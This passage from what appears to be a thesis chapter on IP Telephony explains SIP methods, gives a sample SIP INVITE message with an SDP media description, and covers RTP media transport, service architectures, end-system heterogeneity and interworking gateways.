


Figure adapted from [247]

Figure 2.11: SIP standard components and functions

The Session Initiation Protocol specification that forms the nucleus of this framework has been published as RFC 2543 [64] in March 1999. Meanwhile it exists in the RFC 3261 [142] version. Figure 2.11 shows how SIP combines multiple protocols. These fulfill individual functions and supplement each other. The SIP core standard defines the syntax and semantics of ASCII-encoded messages for call setup, (call) state modification and tear down of multimedia sessions. Even though the protocol is primarily used for IP Telephony signaling it is not restricted to this domain but can be used to establish (multiple parallel) connections for arbitrary audio, video or also discrete media streams.

The basic procedure of the protocol is to some extent similar to the one that HTTP uses. Protocol transactions are initiated by requests. These start with a method header that indicates the requested operation. The core standard specifies the 6 basic methods `REGISTER`, `INVITE`, `ACK`, `CANCEL`, `BYE` and `OPTIONS`. Table 2.1 explains their semantic.

Table 2.1: SIP methods and their semantic

method	**semantic**
`REGISTER`	registration of contact information and transport of call processing descriptions towards SIP servers
`INVITE`	session alerting as well as setup and modification of session media parameters
`ACK`	terminating action in 3-way session setup interactions
`CANCEL`	cancellation of requests
`BYE`	session termination
`OPTIONS`	inquiry about communication partner capabilities

Additional methods such as `REFER`, `SUBSCRIBE` and `NOTIFY` are introduced by additional protocol drafts [163] and RFCs [131]. They are for instance used for the provisioning of *supplementary services* and are further explained in Chapter 5. Requests are answered by responses. In a HTTP-like fashion these responses start with a numerical indication code that shows whether an operation was successful, is still ongoing or has failed.

Figure 2.13 shows SIP entities their interaction in a typical call setup scenario. It shows that the protocol makes use of infrastructure entities (so-called *proxies*) that perform an "application-layer routing". The destination that a SIP request is forwarded to is indicated by a request URI that is part of the first request line. SIP additionally uses SIP URLs (`sip:user@domain`) to indicate the source and the destination of a request in a symbolic format. The mapping between a symbolic SIP URL and a physical address can be done in a number of alternative ways. It is possible to use *registrars* that manage such mappings and let subscribers update them with `REGISTER` messages to determine the address where a specific user is reachable at a particular time. In many cases it is just necessary to determine the next hop that a message should be forwarded to. This can either be statically configured, use telephony routing (such as Telephony Routing Over IP (TRIP) [139]) mechanisms or extensions to the Domain Name System (DNS) that provide a telephony specific DNS SRV record [61].

The standard follows the horizontal integration approach and makes use of other Internet standards. The usage of the Session Description Protocol (SDP) [63] is a typical example for that practice. It has initially been developed and used for setting up and controlling loosely coupled multi-party conferences in the MBone. SDP messages consist of a sequence of lines that describe the characteristics of a media connection. They are transported in the body of a SIP request or response message. A `Content-Type:` in the header of the message indicates the specific type (in this case `application/sdp`) of the body. An example request message is shown in Figure 2.14.




Figure 2.12: Signaling for call via a SIP proxy

The standard includes mechanisms to send messages into multiple potential directions where a user is expected to be reachable (forking a request, e.g., if a receiver decided to register with multiple *user agents* that present the alerting – the user may choose to accept the call at the appropriate place then) and allows to keep track of the resulting transactions for those more complex cases.

Session establishment and tear-down as well as the transport of media connection parameters are the primary SIP functions. The usage of new methods allows to easily add additional services in a very generic, efficient and extensible manner. The standard has been extended




Figure 2.13: SIP entities and example scenario

message content	annotation
`INVITE sip:00491266666@130.83.139.45:22400 SIP/2.0`	method header
`Via: SIP/2.0/UDP 130.83.139.206`	via header
`To: <sip:00491266666@130.83.139.45>`	receiver specification
`From: <sip:00491266766@130.83.139.45>;tag=1c16296`	sender specification
`Call-ID: call-1036074256-8@130.83.139.206`	call identifier
`CSeq: 1 INVITE`	command sequence number
`Contact: <sip:00491266766@130.83.139.206>`	contact header
`Content-Type: application/sdp`	content type
`Content-Length: 310`	content length
	– body starts here –
`v=0`	protocol version
`o=Pingtel 5 5 IN IP4 130.83.139.206`	session origin
`s=phone-call`	session name
`c=IP4 130.83.139.206`	endpoint address
`t=0 0`	time of session
`m=audio 8766 RTP/AVP 96 97 0 8 18 98`	media description
`a=rtpmap:96 eg711u/8000/1`	media description attributes
`a=rtpmap:97 eg711a/8000/1`	
`a=rtpmap:0 pcmu/8000/1`	
`a=rtpmap:8 pcma/8000/1`	
`a=rtpmap:18 g729/8000/1`	
`a=fmtp:18 annexb=no`	
`a=rtpmap:98 telephone-event/8000/1`	

Figure 2.14: SIP INVITE message with SDP media description

several times and is still under further development. Over the last period of intensive work, SIP has emerged towards the core protocol of a comprehensive framework, addressing additional features such as QoS support [40], security [127, 174], firewall interaction [141] and *instant*

messaging [42] as well. An increasing number of protocol implementations are meanwhile publicly available. [223] provides a continuously updated overview of these.

SIP mechanisms and entities are actively investigated and extended within our research activities. More details of the protocol specifications and their usage are highlighted in Chapter 4 and 5. These two chapters thoroughly deal with the interworking between H.323 and SIP.

Further Signaling Options

Both H.323 as well as SIP use an approach that intentionally makes use of the processing power in end-systems. They play an active role and originate signaling operations and fully control them. The protocols cooperate with infrastructure entities but basically either forward messages via those or use them for services that are orthogonal.

The interworking between the two signaling protocols H.323 and SIP forms the specific problem area of our signaling gateway investigation. Figure 2.15 categorizes specific further signaling protocols that we actively use within our work.




Figure 2.15: Signaling protocol categories

We use the Delivery Multimedia Integration Framework (DMIF) [69] approach as a potential intermediate protocol between H.323 and SIP in Section 4.2.2.

The Media Gateway Control Protocol (MGCP) [28] is discussed within the scope of media gateways in Section 6.5.1. It provides means to remotely control gateways between IP Telephony and traditional telephony solutions. MGCP is a master/slave protocol. It assumes limited intelligence at the edges and concentrates the intelligence in the core. In contrast to those there are other approaches that concentrate control into central nodes. Finally, the MBus [125] protocol provides means for interaction between different distributed system components in Section 6.2.2.

2.3.2 Media Exchange

Recording, transport and replay of audio information in good quality are necessary preconditions for the general usability of IP-based telephony services. IP-based systems encapsulate media data in packets that are transported independently. The process and some of its more specific aspects are summarized in Figure 2.16.




Figure 2.16: Basic mechanisms of the media path

Figure 2.17 categorizes media specific aspects and distinguishes between those that are actively investigated in this work and others that are basically just described and used.




Figure 2.17: Investigated media exchange aspects

The thesis does not actively deal with the internals of the recording or generation of media signals nor the encoding or replay mechanisms. Neither do we address efficient and robust encoding. The discussion uses a “black-box view” whenever such functionality is part of the scenarios that are investigated or developed. This abstraction assumes a media transformation process and generates an appropriate media representation as output from its input. The input sources can be manifold and not restricted to be human. That way the mentioned transformation process covers text-to-speech or comparable systems as well.

Once media data is available in a digital format it can be transmitted. Media transport starts with the packetization of sampled and encoded audio data. Sequence numbers and timestamps are added to the media payload to ensure proper restoration and play-out of the original signal after its packet-based transport.

The Real-time Transport Protocol RTP [149] is generally used for media transport within the various IP Telephony protocol suites.




Figure 2.18: Basic RTP functionality

Figure 2.18 visualizes the role of the protocol within the media transmission path. It is responsible for packetization, payload identification and multiplexing of the transmitted media streams as well as for sequence numbering and time-stamping. This additional information forms the basis for re-ordering, error recognition and handling and is also used for jitter compensation. RTP follows the Application Level Framing (ALF) paradigm. It provides a general data encapsulation framework and leaves specific details such as the nature of the transported payload data to applications.

Our research concentrates on providing IP Telephony services in heterogeneous environments. This includes media transport over various fixed and wireless network technologies with their different bandwidth characteristics. Additionally, we have to cope with various end-systems with different processing power and output facilities. The translator and mixer mechanisms inside RTP play an important role in exactly these cases.




Figure 2.19: RTP components for heterogeneous scenarios

Figure 2.19 visualizes their functionality that is provided in a standardized way. Translators allow to either transcode to a different transmission rate or to alternatively use a completely different media encoding. Our media gateway designs in Chapter 6 and 7 make use of exactly these features.

During their transport, packets traverse different transmission channels and transfer nodes with their individual specifics like available bandwidth, loss rate or delay. In the same way we do not deal with details of the encoding, we also do not investigate and describe details of the transport. [167, 144, 116] give appropriate reference information on that topic. They describe specific Quality of Service (QoS) mechanisms that ensure an appropriate handling of delay-

and loss-sensitive audio data. The referenced material especially concentrates on ensuring robust and efficient media delivery. It covers the interaction with Quality of Service, error avoidance or correction and play-out buffer mechanisms and points to further activities in this context.

These topics are intentionally left out of the detailed investigation within our work. We just make use of them where it is necessary and appropriate. Within the scope of our investigation, that especially concentrates on signaling aspects, a media transport channel is characterized by its endpoint parameters and a specified behavior.

2.3.3 Services and Service Architectures

The chance to rapidly design, deploy and use a large number of attractive services is one of the key arguments within the development of IP Telephony solutions. The character of these services is manifold. There is a basic distinction between so called *supplementary services* that are closely related to the *basic* telephony *call* and the huge domain that results from the integration of the audio communication function with computer applications. Several aspects are discussed in more detail in Section 5.1 that explicitly deals with IP Telephony *supplementary service* support. For both types of services there have been strong activities to clearly separate the service logic from the basic transmission system.

This approach that allows to modularly compose advanced services without the need to individually deploy them at every transfer system in the communication path has already been applied within the traditional telephony system. The immense popularity of IP-based communication services has considerably influenced the communication market-place. The analysis of the impact of the Internet and IP Telephony on existing traditional telecommunication architectures like the Intelligent Network (IN) [70, 54] and the Telecommunications Information Network Architecture (TINA) [31] has received major research interest [68].

There are various approaches that differ in the extent at which they treat IP Telephony as specific and different from the existing telephony system. All approaches basically reflect the assumption that the technology is going to co-exist with traditional telephony networks and services for a longer time. [100] gives a classification and characterization of different telephony service architectures and their specifics. It covers, compares and rates approaches for both the traditional telephony system as well as for IP Telephony.

Whereas these approaches mainly focus on the integration of IP Telephony services with the existing telephony system there are other activities that investigate system architectures that explicitly target the new communication technology and its specific properties. The ICEBERG [172] and SAHARA [128] research projects form representative activities in this context [242, 230]. They are committed to the usage of open, standardized and combinable Internet protocols paying major attention to the generation of complex systems by combining flow routing with pipelined transformation. The aspects that are covered by these projects include any-to-any communication, personal mobility, service customization and user activity-driven services.

An analysis of the processes in the more and more de-regulated telecommunication markets of today and the Third (3G) and Fourth Generation (4G) systems of the future shows, that the existing operator models with just a very small number of operators and their vision of a highly integrated networking fulfilling whatever needs customers have may fail. In the future services as the main differentiating factor between competitors are going to be provided by confederations of multiple sometimes cooperating and sometimes competing service providers [128].

Therefore, the ICEBERG and SAHARA projects investigate the requirements and potential solutions for the provisioning of a powerful component-based service infrastructure. Additionally, they deal with the definition of basic mechanisms for enabling economic processes. This includes the design of a clearinghouse architecture for communication services [46], scalable authentication, authorization and accounting (AAA), pricing and tariff mechanisms. Our activities mainly concentrate on gateways as just a particular part within the overall proposed architecture. Nevertheless, our work investigates mechanisms and provides building blocks that can be integrated very well with the more general activities in the discusses context.

2.3.4 End-Systems

End-systems exist with various different characteristics. Traditional telephones have typically been devices with a dedicated functionality and a common telephone look. Comparable systems exist as IP phones as well. However, they typically incorporate additional functions that exploit the processing power of their CPU core and the input/output facilities of their user interfaces. These often include not just a familiar telephone dial-pad but also alphanumerical extensions and an LCD (liquid crystal) display. In this approach typical computer features are integrated within the IP phones.

The systems can typically be updated with the most recent firmware and can therefore be adapted to changes or enhancements of the protocols that they use. Alternatively, existing PC systems that are equipped with a sound-card and a headset or get enhanced with a telephony handset extension are often used as so-called soft phones. Whereas the described traditional phone and soft phone options are already wide-spread and quite common there is a recent and just starting trend towards small decomposed multi-purpose end-systems at the time of writing.

These combine most recent technology advances such as system miniaturization and wireless networking and use PDA (personal digital assistant) devices or other typical appliances to provide telephony functionality. The approach is already used for the combination of PDAs with GSM telephones [237, 217]. Our investigation in Chapter 7 shows that it can be provided for IP Telephony systems as well. The described end-systems have very distinct and different characteristics. Price, form factor, processing power, network connectivity, are typical attributes that differ significantly and make them very heterogeneous, consequently.

2.4 Heterogeneity and its Implications

Our investigation deals with the phenomenon of diversity and the implications that result from it. Especially in technical discussions the term “heterogeneity” is typically used to describe multiple diverse concepts.

2.4.1 Characterization

The different types of parameters and their specific values in Figure 2.20 illustrate how an entity can typically be distinguished from another. It shows that it is not just a set of objective parameters that is used for the distinction. The relevance of attributes typically depends on specific conditions and a context. Finally the metrics and the subjective reflection on several aspects are diverse. What is “perfect” for one person or group is “not even acceptable” for another.




Figure 2.20: Heterogeneity aspects

This observation can be described using the term “heterogeneity”.

> According to the Webster dictionary it is “the quality of being diverse and not comparable in kind”.

Heterogeneity discussions often make use of a specific comparison criterion. Figure 2.21 shows service provisioning requirements as such a criterion. Even though the figure presents just a small subset of potential attributes and their values it is obvious that countless cases result from their combination.




Figure 2.21: Heterogeneity of requirements

The example visualizes the diversity of requirements as one specific heterogeneity aspect. It is far from being complete. However, one must be aware that entities can typically only partially be ordered. For our investigated domain heterogeneity has a plethora of attributes. The existing preconditions for service provisioning are manifold. There are multiple protocol approaches that result in various different system solutions. Trying to cope with that preconditions in an "one solution fits it all" manner does necessarily have to disregard specific demands and conditions. It is therefore inherently sub-optimal.

Heterogeneity must be accepted as an inherent environmental characteristic. Doing so has an obvious immediate benefit. It is usually easier to meet the conditions and requirements for smaller and individual problems. Compared with the search for a general solution this can be done with less investment. As an example it is possible and adequate to build or deploy low cost solutions if there is a big enough group of customers that has lower requirements or is disposed to lower them.

However, this is not all of the reason for constructively dealing with heterogeneity. There are more benefits that especially result from explicitly considering scenario developments in time.

2.4.2 Implications

Heterogeneity on a system level describes multiple distinct systems or approaches that exist in parallel. An evaluation of the current and possible future relations between those reveals that there are different degrees of how they interact with and influence each other. A possible

classification of existing and future scenarios for the relations between different approaches or systems that exist and compete in the same domain is shown in Figure 2.22.




Figure 2.22: Potential future scenarios

The classification of a situation according to this scheme has to be seen as a temporary snapshot of a steady process in time. It represents the result of specific technical and non-technical developments but can also influence these when it is taken as a road map with a well-defined goal.

In this context it is used for future planning and the generation and evaluation of possible scenarios. After a specific future relation between the investigated options has been determined as most presumable or desirable technical solutions that correspond to it can typically be chosen and investigated. If these technical solutions work satisfactorily this backs up the chosen decision and may even speed up further development in the area. If a viable technical equivalent cannot be found or does not fulfill the requirement the planning and prognosis has to be re-evaluated. Such a scenario analysis and its usage for the selection of appropriate mechanisms in a specific problem context are absolutely common in the general economic area [29]. Their application for the assessment of potential technical solutions in the network protocol and architecture planning forms a very useful option as well.

2.5 Interworking Mechanisms and Gateways

The connection of different systems is an appropriate approach to cope with heterogeneity. It is called interworking. The Free On-line Dictionary of Computing [240] describes it as:

> "systems or components, possibly from different origins, working together to perform some task. Interworking depends crucially on standards to define the interfaces between the components. The term implies that there is some difference between the components which, in the absence of common standards, would make it unlikely that they could be used together. For example, software from different companies, running on different hardware and operating systems can inter-work via standard network protocols."

We show that it is especially well-suited for situations with an uncertainty about the future role of a number of concurrent options (as discussed in Section 2.4) because it enables competition between them. The subsequent section introduces interworking concepts, involved entities as well as mechanisms in more detail.

2.5.1 Basic Principle and Characteristics

Figure 2.23 shows a first overview of what interworking does and where it can be found. The figure also illustrates gateways as the technical means that provide the interworking. A gateway is an entity that connects two different entities, mechanisms or systems.




Figure 2.23: Interworking and gateway usage to connect entities and mechanisms

Figure 2.24 gives a first example for the implications and benefits of successful interworking solutions. They typically provide the benefit of allowing systems that were initially separated to interact. The left part of the figure shows that in a simple case an end-system from "domain or protocol world A" is connected to another domain B via a user-to-network (UNI) interface.

However, there is an even more important feature that needs to be considered. Especially within the communication domain it is often possible to chain various individual systems and connections. Therefore, successful interworking that is not restricted to just providing end-to-end functionality offers a transitive effect. It is not only possible to connect to an individual other system but also to all others that this system can connect to. Figure 2.25 visualizes this benefit. The gateway that it depicts uses a network-to-network (NNI) interface for the interworking with domain A.

